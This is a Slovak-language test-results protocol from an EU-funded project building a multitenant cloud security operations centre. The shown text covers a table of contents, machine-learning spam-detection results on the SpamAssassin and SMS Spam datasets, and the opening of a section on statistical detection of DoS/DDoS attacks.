PROJEKT

Multitenantné operačné centrum kybernetickej bezpečnosti riešené ako otvorená cloudová služba s prvkami strojového učenia

V17 Výsledky a vyhodnotenie testov

KPB5 – Realizácia riešenia

typ – protokol

mesiac odovzdania – M24

Financované Európskou úniou
NextGenerationEU

PLÁN OBNOVY

ÚRAD VLÁDY
SLOVENSKEJ REPUBLIKY

Obsah

1 STROJOVÉ UČENIE A UMELÁ INTELIGENCIA V OBLASTI KYBERNETICKEJ BEZPEČNOSTI 7

1.1 Detekcia nežiadúcich emailových správ (Spam) 7

1.1.1 Vyhodnocovanie testov 8

1.1.2 Výsledky testov 10

1.1.3 Zhodnotenie testov 11

1.2 Detekcia DoS/DDoS útokov 11

1.2.1 DoS (Denial of Service) 11

1.2.2 DDoS (Distributed Denial of Service) 12

1.2.3 Analýza štatistických parametrov na vybraných DDoS útokoch 13

1.2.4 Variabilnosť, šikmosť a špicatosť 15

1.2.5 Detekčné hodnoty pre autokoreláciu a regresiu 18

1.2.6 Reakcia divergencie na DDoS útok 19

1.2.7 Využitie 3σ-Tunela pre rozpoznanie DDoS útokov 20

1.2.8 Detekčné funkcie pre strojové rozpoznanie DDoS útokov 22

1.2.9 Zhodnotenie testov 24

1.3 Detekcia škodlivého kódu (Malware) 24

1.3.1 Príprava a postup pri testovaní 26

1.3.2 Výsledky testov 26

1.3.3 Zhodnotenie testov 27

1.4 Detekcia phishing 27

1.4.1 Príprava a postup pri testovaní 27

1.4.2 Výsledky testov 28

1.4.3Zhodnotenie testov 32
1.5 Detekcia pokročilých perzistentných hrozieb APT 33
1.5.1Vyhodnocovanie testov 35
1.5.2Výsledky testov 35
1.5.3Zhodnotenie testov 39
1.6 Súhrn testovania 39
2 TESTOVANIE DETEKCIE INCIDENTOV V NÁSTROJI WAZUH Chyba! Záložka nie je definovaná.
2.1 Zaznamenanie udalosti - incidentu ..... **Chyba! Záložka nie je definovaná.**
2.2 Skenovanie zraniteľností ..... **Chyba! Záložka nie je definovaná.**
2.3 Configuration assesment ..... **Chyba! Záložka nie je definovaná.**
2.4 Inventár dát ..... **Chyba! Záložka nie je definovaná.**
2.5 Posielanie notifikácií ..... **Chyba! Záložka nie je definovaná.**
2.6 Súhrn testovania ..... **Chyba! Záložka nie je definovaná.**
3 TESTOVANIE DETEKCIE INCIDENTOV V ELK POMOCOU SIMULOVANÉHO ÚTOKU CYBER KillChain 49
3.1 Testovacia infraštruktúra 49
3.2 Popis scenára 50
3.3 Vyhodnotenie detekcie nasadeného SIEM ELK 52
3.4 Súhrn testovania 54
4 AUTOMATICKÉ TESTOVANIE DETEKČNÝCH PRAVIDIEL V ELK POMOCOU ATOMIC RED TEAM 55
4.1 Popis testovacieho scenára 55
4.2 Výsledky testovania 55
4.3 Súhrn testovania 60
5 MANUÁLNE TESTOVANIE KORELAČNÝCH PRAVIDIEL V KIBANE 62
5.1 Súhrn testovania 62
6 TESTOVANIE ZAŤAŽENIA NASADENÉHO SYSTÉMU ELK Stack 63
6.1 Súhrn testovania 69
7 TESTY INTEGRÁCIE MEDZI KOMPONENTAMI A EVIDENCIE INCIDENTOV V DFIR IRIS 70
7.1 Centralizácia a prehľad alertov 70
7.2 Detail alertu a jeho správa 70
7.3 Priraďovanie alertov analytikom 71
7.4 Test modulov a rozšíriteľnosť systému 72

7.5 Notifikácie a automatizácia 73
7.5.1 Priradenie alertu analytikovi 73
7.5.2 Zmena stavu alertu 74
7.5.3 Eskalácia do incidentu 75
7.6 Incident management (case management) 75
7.7 Uzatvorenie incidentu a notifikácie 77
7.8 Testovanie prepojenia SOAR Shuffle a OpenCTI komponentu 78
7.9 Testovanie prepojenia SOAR Shuffle a komponentu pre evidenciu incidentov DFIR IRIS 79
7.10 Súhrn testovania 80
8 TESTOVANIE KOMPONENTU NETBOX 81
8.1 TS-NB-01 Overenie dostupnosti a základnej funkčnosti NetBoxu 81
8.2 TS-NB-02 Overenie evidencie infraštruktúrnych objektov 82
8.3 TS-NB-03 Overenie vzťahov a orientácie v infraštruktúrnom kontexte 83
8.4 TS-NB-04 Overenie využitia NetBoxu ako zdroja kontextu pre PoC 84
8.5 TS-NB-05 Overenie automatizovanej integrácie NetBoxu s Ansible Semaphore 86
8.6 TS-NB-06 Overenie využitia NetBoxu pri obohatení udalosti o infraštruktúrny kontext 87
8.7 TS-NB-07 Overenie využitia topologického zobrazenia NetBoxu pri analýze infraštruktúrneho kontextu 89
8.8 Zhodnotenie testov 90
9 Testovanie funkčnosti ELK stack-u ..... Chyba! Záložka nie je definovaná.
9.1 TC-ELK-01 Overenie nasadenia a dostupnosti ELK Stacku **Chyba! Záložka nie je definovaná.**
9.2 TS-ELK-02 Overenie vizualizácie bezpečnostných dát a analytických dashboardov ..... **Chyba! Záložka nie je definovaná.**
9.3 TC-ELK-03 Overenie bezpečnostnej konfigurácie, retenčnej politiky a monitorovania infraštruktúry ELK Stacku .... **Chyba! Záložka nie je definovaná.**
9.4 Súhrnné hodnotenie ELK Stack (SIEM) ..... **Chyba! Záložka nie je definovaná.**
10 TESTOVANIE KOMPONENTU WAZUH ..... Chyba! Záložka nie je definovaná.
10.1 TS-WZ-01 Overenie monitorovania integrity súborov (File Integrity Monitoring) 91
10.2 TS-WZ-02 Overenie hodnotenia bezpečnostnej konfigurácie (Security Configuration Assessment) 93
10.3 TS-WZ-03 Overenie integračných väzieb Wazuh na notifikačné a incidentové systémy 95
10.4 Súhrnné hodnotenie testovania 97
11 TESTOVANIE KOMPONENTU GREENBONE COMMUNITY EDITION Chyba! Záložka nie je definovaná.

11.1 TS-GB-01 Overenie dostupnosti, základnej funkčnosti a aktuálnosti databázy zraniteľností 98
11.2 TS-GB-02 Overenie skenovania zraniteľností cieľových systémov a analýzy výsledkov 100
11.3 TS-GB-03 Overenie integrácie Greenbone s ELK Stack prostredníctvom Filebeat a Logstash pipeline 102
11.4 Súhrnné hodnotenie testovania funkčnosti komponentu Greenbone Comunity edition 105
12 Testovanie komponentu glpi ..... Chyba! Záložka nie je definovaná.
12.1 TS-GLPI-01 Overenie dostupnosti, evidencie IT aktív a CMDB funkčnosti 106
12.2 TC-GLPI-02 Overenie ticketingového systému a riadenia životného cyklu incidentov 108
12.3 TS-GLPI-03 Overenie evidencie softvérových aktív, správy dokumentácie a podpory auditovateľnosti 110
12.4 Súhrnné hodnotenie testovania funkčnosti komponentu GLPI 112
13 Testovanie Funkčnosti komponentu wiki.js ..... Chyba! Záložka nie je definovaná.
13.1 TS-WIKI-01 Overenie dostupnosti, nasadenia a administrácie Wiki.js 113
13.2 TS-WIKI-02 Overenie tvorby, štruktúry a správy dokumentácie 115
13.3 TS-WIKI-03 Overenie správy používateľov, prístupových práv a verziovania obsahu 117
13.4 Súhrnné hodnotenie testovania funkčnosti komponentu Wiki.js 119
14 Celkové vyhodnotenie testov 120
14.1 Súhrnné vyhodnotenie 125

1 STROJOVÉ UČENIE A UMELÁ INTELIGENCIA V OBLASTI KYBERNETICKEJ BEZPEČNOSTI

S nástupom informačného veku sa kybernetická bezpečnosť stala naliehavým problémom v dnešnej spoločnosti a zručnosťou, ktorá je v priemysle veľmi žiadaná. Podniky, vlády aj individuálni používatelia sú všetci vystavení riziku bezpečnostných útokov a narušení. Základným cieľom kybernetickej bezpečnosti je chrániť používateľov a ich údaje. Kybernetická bezpečnosť je mnohostranný problém, od vysoko technických oblastí (kryptografia a sieťové útoky) až po oblasti, s ktorými sa stretávame s používateľmi (detekcia nenávistných prejavov alebo podvodných transakcií s kreditnými kartami). Pomáha predchádzať poškodeniu citlivých informácií, predchádzať finančným podvodom a stratám a chrániť používateľov a ich zariadenia pred škodlivými aktérmi. Veľká časť analytických procesov, vyšetrovania a detekcie kybernetickej bezpečnosti je v súčasnosti riadená strojovým učením ML (Machine Learning) a „inteligentnými“ systémami.

V nasledujúcom texte popisujeme výsledky testov pre nasledujúce definované bezpečnostné hrozby:

- spam
- DoS/DDoS útoky
- malware
- phishing
- pokročilé perzistentné hrozby APT

1.1 Detekcia nežiadúcich emailových správ (Spam)

Spamové e-maily (nežiadúce správy) tvoria približne 60 % globálnej e-mailovej prevádzky. Okrem toho, že softvér na detekciu spamu sa od prvej spamovej správy v roku 1978 výrazne zdokonalil, každý, kto má e-mailový účet, vie, že spam je naďalej časovo náročný a drahý problém.

Zo širšieho množstva bežne používaných metód a algoritmov pre detekciu a rozlišovanie medzi neškodnými/vyžiadanými e-mailovými správami (angl. ham) a nežiadúcimi/nevyžiadanými správami (angl. spam) sme vybrali a otestovali nasledovné metódy:

- Decision Tree (rozhodovací strom)
- SVM
- XGBoost
- Naive Bayes
- Logistická regresia

V snahe vytvoriť dostatočne robustný a univerzálny systém sme pre naše experimenty použili nasledovné datasety:

- SpamAssassin
- SMS Spam

Dataset *SpamAssassin* (tiež nazývaný SpamAssassin Public Corpus) je kolekcia e-mailových správ, ktoré boli označené spam alebo ham. Databáza bola vytvorená projektom Apache SpamAssassin, čo je open-source anti-spamová platforma. Korpus obsahuje niekoľko tisíc e-mailových správ rozdelených do kategórií spam a ham. Celkovo obsahuje dataset 6 047 správ s pomerom spamu približne 31 %. Spamové správy predstavujú nevyžiadané komerčné e-maily, pokusy o phishing a inú nechcenú komunikáciu, zatiaľ čo ham správy predstavujú

legitímne osobné a profesionálne e-maily. E-mailové správy sú uložené ako surové textové súbory v štandardnom e-mailovom formáte (RFC 822), pričom sa zachovávajú hlavičky, obsah tela a metadáta. Dátová sada obsahuje rôzne typy e-mailov s rôznymi štýlmi formátovania, obsahom HTML, odkazmi na prílohy a rôznymi jazykmi (hoci prevažuje anglická jazyk). Z hľadiska obsahu sa jedná o reálne e-maily zhromaždené od skutočných používateľov, ktorí darovali svoje správy, vďaka čomu sú reprezentatívne pre skutočné vzorce spamu a hamu. V datasete sú zahrnuté celé hlavičky e-mailov, ktoré obsahujú cenné metadáta, ako sú informácie o odosielateľovi, podrobnosti o smerovaní, časové pečiatky a informácie o type obsahu. V korpuse SpamAssassin sú jednotlivé vzorky zoskupené do niekoľkých kategórií:

- easy_ham – legitímne e-mailové správy, ktoré sa dajú ľahko odlíšiť od spamu, pretože zvyčajne nemajú žiadne „spamové“ signatúry, ako napr. nadmerné množstvo HTML kódu
- hard_ham – správy, ktoré nie sú typu spam ale ktoré sa v mnohých ohľadoch podobajú typickému spamu, ktorý zvyčajne používa HTML kód, nezvyčajné HTML značky, farebný text resp. frázy znejúce „spamom“
- spam – nežiadúce e-mailové spam správy

Najčastejšie je tento dataset používaný na trénovanie a hodnotenie algoritmov klasifikácie spamu, porovnávanie modelov strojového učenia pre klasifikáciu textu, výskum v oblasti spracovania prirodzeného jazyka a vyhľadávania informácií alebo testovanie techník extrakcie prvkov pre filtrovanie e-mailov. Dataset bol v priebehu rokov vydaný vo viacerých verziách, pričom verejný korpus SpamAssassin je voľne dostupný na výskumné účely.

Dataset *SMS Spam* je voľne dostupná databáza SMS správ zozbieraných pre účely výskumu nežiadúcich spam správ z mobilných telefónov. Dataset bol zostavený z niekoľkých zdrojov a obsahuje 5 574 anglických, skutočných a nekódovaných správ, označených ako legitímne správy typu ham alebo nežiadúce správy typu spam.

1.1.1 Vyhodnocovanie testov

Pre vyhodnocovanie experimentov boli použité nasledovné metriky.

1.1.1.1 Konfúzna matica

Konfúzna matica je jedným z najpopulárnejších spôsobov vyhodnocovania akéhokoľvek klasifikačného modelu. Hoci matica sama o sebe nie je metrikou, maticovú reprezentáciu možno použiť na definovanie rôznych metrík, z ktorých všetky sa stanú dôležitými v nejakom konkrétnom prípade alebo scenári. Konfúznu maticu je možné vytvoriť pre binárnu klasifikáciu, rovnako ako aj pre klasifikačný model s viacerými triedami.

Konfúzna matica sa vytvorí porovnaním predikovaného označenia triedy dátového bodu s jeho skutočným označením triedy. Toto porovnanie sa zopakuje pre celý súbor dát (dataset) a výsledky tohto porovnania sa zostavia v maticovom alebo tabuľkovom formáte. Táto výsledná matica predstavuje konfúznu maticu (obr. nižšie).

		Skutočná trieda	
		Kladná	Záporná
Predikovaná trieda	Kladná	Počet správne kladných (TP)	Počet nesprávne kladných (FP)
	Záporná	Počet nesprávne záporných (FN)	Počet správne záporných (TN)

Obr. 1: Konfúzna matica

Vo všeobecnosti máme zvyčajne 2 triedy – kladnú/pozitívnu a zápornú/negatívnu triedu. Na základe tejto štruktúry môžeme jasne vidieť štyri pojmy dôležitosti.

- True Positive (TP) – Počet správne kladných: Toto je suma celkového počtu príkladov (dátových bodov z datasetu) z pozitívnej triedy, kde sa skutočné označenie triedy rovnalo predpovedanému označeniu triedy, t. j. celkovým počtom prípadov, v ktorých sme správne predpovedali označenie pozitívnej triedy pomocou nášho modelu.
- False positive (FP) – Počet nesprávne kladných: Toto je počet celkových prípadov z negatívnej triedy, kde ich model nesprávne klasifikoval tým, že ich predpovedal ako pozitívne. Odtiaľ pochádza názov, falošne pozitívny.
- True Negative (FN) – Počet nesprávne záporných: Toto je počet celkového počtu príkladov z negatívnej triedy, kde sa skutočné označenie triedy rovnalo predpovedanému označeniu triedy, t. j. celkový počet prípadov, v ktorých sme správne predpovedali označenie negatívnej triedy pomocou nášho modelu.
- False negatívne (FN) – Počet nesprávne záporných: Toto je počet celkového počtu prípadov z pozitívnej triedy, kde ich náš model nesprávne klasifikoval tým, že ich predpovedal ako negatívne. Odtiaľ pochádza názov, falošne negatívny.

1.1.1.2 Accuracy

Táto metrika je jednou z najpopulárnejších spôsobov merania resp. vyhodnocovania efektívnosti ľubovoľného klasifikátora. Je definovaná ako celková presnosť alebo podiel správnych predpovedí modelu. Vzťah pre výpočet z konfúznej matice je nasledovný:

$$A = \frac{TP + TN}{TP + FP + TN + FN}$$

1.1.1.3 Precision

Precision (presnosť), známa aj ako kladná prediktívna hodnota, je ďalšou metrikou, ktorú možno odvodiť z konfúznej matice. Táto metrika je definovaná ako počet predikcií, ktoré sú skutočne správne alebo relevantné zo všetkých predikcií založených na kladnej triede. Vzorec pre túto metriku je nasledovný:

$$P = \frac{TP}{TP + FP}$$

Model s vysokou hodnotou presnosti identifikuje vyšší podiel kladnej triedy v porovnaní s modelom s nižšou presnosťou. Táto metrika sa stáva dôležitou v prípadoch, keď sa viac zaujímame o nájdenie maximálneho počtu kladných tried, aj keď sa celková presnosť zníži.

1.1.1.4 *Recall*

Recall (úplnosť) je metrika modelu na identifikáciu percenta relevantných dátových bodov. Je definovaná ako počet inštancií kladnej triedy, ktoré boli správne predikované. Označuje sa aj ako miera pokrytia alebo citlivosť. Vzťah pre vypočítanie tejto metriky je nasledovný:

$$R = \frac{TP}{TP + FN}$$

Táto metrika sa stáva dôležitým ukazovateľom efektívnosti klasifikátora v scenároch, v ktorých chceme zachytiť čo najväčší počet prípadov konkrétnej triedy, aj keď to spôsobí zvýšenie falošných detekcií/predikcií. Ako príklad možno uviesť prípad bankového podvodu, model s vysokou hodnotou metriky recall nám poskytne vyšší počet prípadov potenciálnych podvodov. Rovnako to však zvýši vyvolanie poplachov pre väčšinu podozrivých prípadov.

1.1.1.5 *F1-Score*

Existujú prípady, v ktorých chceme dosiahnuť vyváženú optimalizáciu presnosti a úplnosti. *F1-Score* je metrika, ktorá je harmonickým priemerom metrík *precision* a *recall* a pomáha nám optimalizovať klasifikátor pre vyváženú presnosť a úplnosť predikcie. Vzorec pre výpočet *F1-Score* je nasledovný:

$$F = \frac{2.P.R}{P + R}$$

1.1.2 Výsledky testov

SpamAssassin

Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.9761	0. 9776	0.9774	0.9774	1.4
SVM	0.9928	0.9929	0.9928	0.9929	11.9
XGBoost	**0.9928**	**0.9929**	**0.9928**	**0.9929**	**3.3**
Log. Regression	0.9833	0.9833	0.9833	0.9833	1.2
Naive Bayes	0.8438	0.8624	0.8439	0.8330	1.3

Tab.1: Výsledky testov pre dataset SpamAssassin

SMS Spam

Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.7585	0.7624	0.7585	0.7604	0.001
SVM	0.7706	0.7722	0.7706	0.7714	0.005
XGBoost	0.7826	0.7757	0.7826	0.7791	0.001
Log. Regression	**0.7887**	**0.7709**	**0.7888**	**0.7795**	**0.001**

Naive Bayes	0.7785	0.7733	0.7785	0.7759	0.001

Tab. 2: Výsledky testov pre dataset SMS Spam

1.1.3 Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšia metóda pre detekciu emailových správ typu spam z hľadiska efektívnosti je metóda XGBoost. Pre dataset „SpamAssassin“ dosahuje úspešnosťou detekcie spamu úroveň 99%. Táto hodnota je takmer identická pre metriky Precision aj Recall, takže je veľmi dobre pokrytá detekcia falošne pozitívnych aj falošne negatívnych detekcií správ typu spam. Pre tento dataset dosahuje takmer identické výsledky aj metóda SVM, avšak čas vyhodnocovania v prípade algoritmu SVM je približne 4x väčší oproti XGBoost. Napriek tomu sa jedná stále o niekoľko sekundový proces, takže možno nasadiť obe metódy pre real-time aplikácie. Pre dataset „SMS Spam“ úspešnosť detekcie spamu výrazne klesla na hodnotu ~78%. Najlepšie výsledky dosiahla metóda Logistická regresia, hoci rozdiel medzi metódami XGBoost a Logistickou regresiou predstavuje len desatiny percent. Z hľadiska času potrebného pre predikciu dát, algoritmus SVM opäť vyžaduje najdlhší interval. Na základe vykonaných experimentov teda možno sumarizovať, že najvhodnejšou metódou na detekciu správ typu spam je algoritmus **XGBoost**.

1.2 Detekcia DoS/DDoS útokov

Útoky typu „denial-of-service“ (DoS) a „distributed denial-of-service“ (DDoS) sa zameriavajú na narušenie normálneho fungovania cieľového servera, služby alebo siete tým, že ju zahltia záplavou internetovej prevádzky. Útoky DoS zvyčajne pochádzajú z jedného zdroja, zatiaľ čo útoky DDoS sú spustené z viacerých napadnutých zariadení, často rozptýlených globálne. Toto množstvo zdrojov sťažuje zastavenie útokov DDoS a môžu mať výraznejší dopad.

Tieto útoky fungujú tak, že preťažia cieľ väčším počtom požiadaviek, ako dokáže spracovať, čo spôsobí výrazné spomalenie alebo úplné zrútenie systému a odmietnutie služby legitímnym používateľom. Medzi bežné metódy patrí zneužívanie zraniteľností servera alebo používanie siete botov, známych ako botnet, na zaplavenie cieľa prevádzkou. Motivácie týchto útokov sa môžu líšiť od jednoduchého vandalizmu a osobných záští až po vydieranie a politický aktivizmus.

1.2.1 DoS (Denial of Service)

Skratka DoS v preklade znamená útok odmietnutia nejakej služby. Tento typ útoku sa používa na zahltenie servera. V tomto prípade útočník využíva zariadenie, ktorým sa pokúša narušiť normálnu prevádzku cieľového servera, služby alebo siete. Veľmi rýchlo sa stali hrozbou kybernetickej bezpečnosti. Sú jednoduché avšak ich dopad môže byť pre jedincov ale aj spoločnosti devastujúci.

DoS útoky sa často používajú pre vypnutie zariadení a sietí a existuje veľa rôznych spôsobov využitia spomínaných DoS útokov. Patria sem napr.:


- Pretečenie vyrovnávacej pamäte (angl. buffer overflow): Vyrovnávacia pamäť je dočasné úložisko pre ukladanie dát. Ak program alebo systémový proces umiestni viac údajov ako bolo vopred určené, ďalšie údaje potom pretečú a môže sa stať, že niektoré z nich potom uniknú do iných vyrovnávacích pamätí. To má potom za následok poškodenie alebo prepísanie ďalších údajov. Útočník dokáže na základe tohto princípu poškodiť súbory, zmeniť alebo odhaliť rôzne informácie.
- ICMP útok (angl. ICMP attack alebo Ping of Death): Tento typ útoku využíva ICMP

protokol pričom sa využívajú ICMP echo-requesty tzv. pingy. Všeobecne sa echo-requesty a echo-reply používajú na ping sieťového zariadenia s cieľom overiť konektivitu medzi zariadením a odosielateľom. Ak by útočník zahltil cieľ paketmi požiadaviek, sieť musí odpovedať rovnakým počtom paketov, čo spôsobí nedostupnosť zariadenia pre iné prichádzajúce požiadavky.

- UDP útok (angl. UDP attack): Útok je založený na posielaní UDP paketov so zdrojovou IP adresou, ktorú môže útočník sfalšovať a snahou je zahltiť náhodné porty na cieľovom servery. Výhodou UDP protokolu je, že nepotrebuje nadviazať spojenie, ako to je v prípade protokolu TCP. V prípade, že cieľový server príjme UDP paket na porte, ktorý nie je využívaný žiadnou aplikáciou, informuje o tom odosielateľa. Pokiaľ útočník odošle dostatočné množstvo paketov na takýto port, môže byť preťažený.
- SYN útok (angl. SYN flood): Toto je útok, ktorý vzniká pri vytváraní TCP spojenia medzi 2 zariadeniami. TCP využíva trojfázové potrasenie rúk (angl. 3-way handshake). Nadviazanie spojenia začína odoslaním správy SYN. Ak je server aktívny odošle sa SYN/ACK správa späť ku klientovi, ktorí chcel nadviazať spojenie. Server sa snaží odpovedať dokým nevyprší čas na nadviazanie komunikácie, pričom si údaje uchováva v pamäti. Ak je klientom útočník s falošnou a nedostupnou zdrojovou adresou, zaslanie veľkého množstva takýchto paketov môže spôsobiť vyčerpanie pamäte, ktorá je určená pre TCP spojenia a všetky ďalšie pokusy o komunikáciu budú ďalej ignorované.
- Útok slzy (angl. Teardrop attack): Počas tohto útoku sa útočník snaží posielať fragmentované pakety a sieť sa potom snaží skompilovať tieto dáta do ich pôvodného stavu. Útočník môže využiť zraniteľnosť zastaraného operačného systému. Je bežné, že mnohé spoločnosti stále využívajú staršie verzie systémov z dôvodu opätovného spúšťania starej aplikácie a keďže niektoré verzie operačných systémov ako sú napr.: Linux či Windows obsahujú chybu pri spätnom zostavení fragmentovaného paketu, server môže byť práve kvôli tejto zraniteľnosti napadnutý.

1.2.2 DDoS (Distributed Denial of Service)

Na rozdiel od jednoduchého DoS útoku, DDoS útok (Distributed Denial of Service) naberá na sile, pretože útočník využíva viacero systémov naraz a zvyšuje tak závažnosť cielených útokov. Útočník môže použiť malware, ktorý odošle po sieti do zariadení so zámerom ich infikovať. Stanú sa tak súčasťou tzv. botnetu a podľa príkazov útočníka pomocou riadiaceho servera títo boti potom jednotne útočia na cielený server. DDoS útoky je veľmi ťažké odhaliť, pretože útočiaci boti môžu byť rozmiestnený na rôznych miestach po svete. Hlavný a kľúčový rozdiel medzi DoS a DDoS útokom je, že pri DDoS s použitím botov môže útočník posielať obrovské objemy prevádzky.



Obr. 2: DoS a DDos útoky

DDoS útoky sa rozdeľujú do 3 hlavných kategórií:

1. Objemový útok (angl. Volumetric attack): Tento typ využíva zraniteľné služby ako sú napr.: NTP, DNS či SSDP. Útočník sa snaží zahltiť cieľ veľkým objemom paketov, na ktoré sa cieľ snaží odpovedať, až kým nedôjde ku kolapsu na strane cielenej sieťovej infraštruktúry. Zvyčajne to je širokopásmový útok, ktorý dokáže presiahnuť 100 GB či dokonca niekoľko TB za sekundu a je okamžite očividný pre poskytovateľov pripojenia. Na detekciu objemových útokov sa osvedčilo monitorovanie siete, analyzovanie toku a prietoková telemetrická analýza.
2. Protokolový útok (angl. Protocol attack): Tento typ útoku sa snaží vyčerpať zdroje servera alebo jeho systémov a spolieha sa na zraniteľnosti internetových komunikačných protokolov. Medzi protokolové útoky patria napr.: SYN útok, UDP útok, ICMP útok. Tieto útoky sa považujú za dostatočne ochromujúce na cielenú infraštruktúru vďaka frekvencii trvania. V roku 2018 útočníci využili BGP protokol na presmerovanie prevádzky, ktorá bola určená pre službu „MyEtherWallet“, čo však bola iba zásterka pre krádež kryptomenových peňaženiek. Trvalo to približne 2 hodiny.
3. Útok na aplikačnú vrstvu (angl. Application layer attack): Tento útok sa zameriava na konkrétnu aplikáciu a jej zraniteľnosti, aby nebola schopná spracovávať, odosielať či prijímať dáta. Útoky sú slabé a pomalé a sústreďujú sa na požiadavky GET a POST. Cieľom je potom ochromiť webový server a meria sa v požiadavkách za sekundu (angl. Requests per second - Rps). Sú nízke a slabé preto, aby boli v súlade s protokolom.

Existuje niekoľko príznakov, ktoré nám dokážu pomôcť pri odhalení, či je naša sieť alebo aplikácia alebo celá infraštruktúra pod DDoS útokom. Môže to byť náhly nárast webovej aktivity na serveri, znížený výkon siete alebo náhla neschopnosť komunikovať s aplikáciou.

1.2.3 Analýza štatistických parametrov na vybraných DDoS útokoch


Na rôznych záznamoch DDoS útokov budeme prezentovať reakciu vybraných štatistických parametrov. Vynechali sme množstvo experimentov, ktoré sme realizovali na rôznych simulovaných scenároch. Na týchto scenároch vybrané štatistické parameter fungovali „vzorovo“ a my sme nadobudli prvotnú predstavu o efektívnosti použitia jednotlivých parametrov pri rozpoznaní zmeny a nárastu simulovanej prevádzky. Pri nasadení na

rozpoznanie reálneho útoku reakcie štatistických parametrov už neboli také jednoznačné. Pre prezentovanie sme vybrali osem rôznych záznamov DDoS útokov.


Prvé štyri záznamy predstavujú štandardné DDoS útoky (N-normal), pri ktorých sa parametre chovajú obdobne ako ma simulovaných dátach. Ďalšie dva záznamy predstavujú na prvý pohľad tiež štandardné útoky, avšak parametre sa pri nich chovajú podstatne odlišným neurčitým spôsobom (S-special). V poradí siedmy záznam je zástupcom tzv. Low Rate (LR) DDoS útokov, čiže útokov s nízkou priemernou intenzitou toku. Posledný záznam je útok, ktorý sa podľa nášho názoru nedá detegovať uvedenými štatistickými parametrami (P-ako problém). Pri záznamoch sme zároveň s počtom prírastkov paketov a(t) zobrazili aj ich kĺzavý priemer m(t) s výpočtovým oknom cw = 1024 ts.

Záznamy sú navzorkované do daných časových okien (ts-time slot), väčšinou ts = 1ms. Pre postupný výpočet parametrov sme použili posun tzv. výpočtového okna (cw – compute window) o jeden ts. Pri prevádzaní experimentov sme pre veľkosti výpočtových okien kvôli odhadu Hurstovho exponentu použili rôzne mocniny dvojky (256,512,1024,2048,4096). Po subjektívnom hodnotení priebehu hodnôt skúmaných parametrov sme sa rozhodli ďalej zaoberať hlavne s výpočtovým oknom o veľkosti cw = 1024 ts. Pri cw = 512 ts dochádzalo k významnému „rozvlneniu“ niektorých parametroch, pri cw = 2048 sa významne zväčšila doba výpočtu parametrov, hlavne Hurstovho exponentu.


Na grafoch záznamov DDoS útokov sme zobrazili aj priebeh kĺzavého priemeru a zobrazili časový interval, v ktorom kĺzavý priemer m(t) nadobudol od začiatku útoku svoje lokálne maximum. Tento interval využijeme pri subjektívnom hodnotení ostatných štatistických koeficientov. Na všetkých záznamoch DDoS útokov môžeme pozorovať lineárny rast kĺzavého priemeru. Hľadáme koeficienty, ktorým pri začiatku útoku začnú rásť hodnoty rýchlejšie než lineárne.




Obr. 3: Útok N8 a kĺzavý priemer



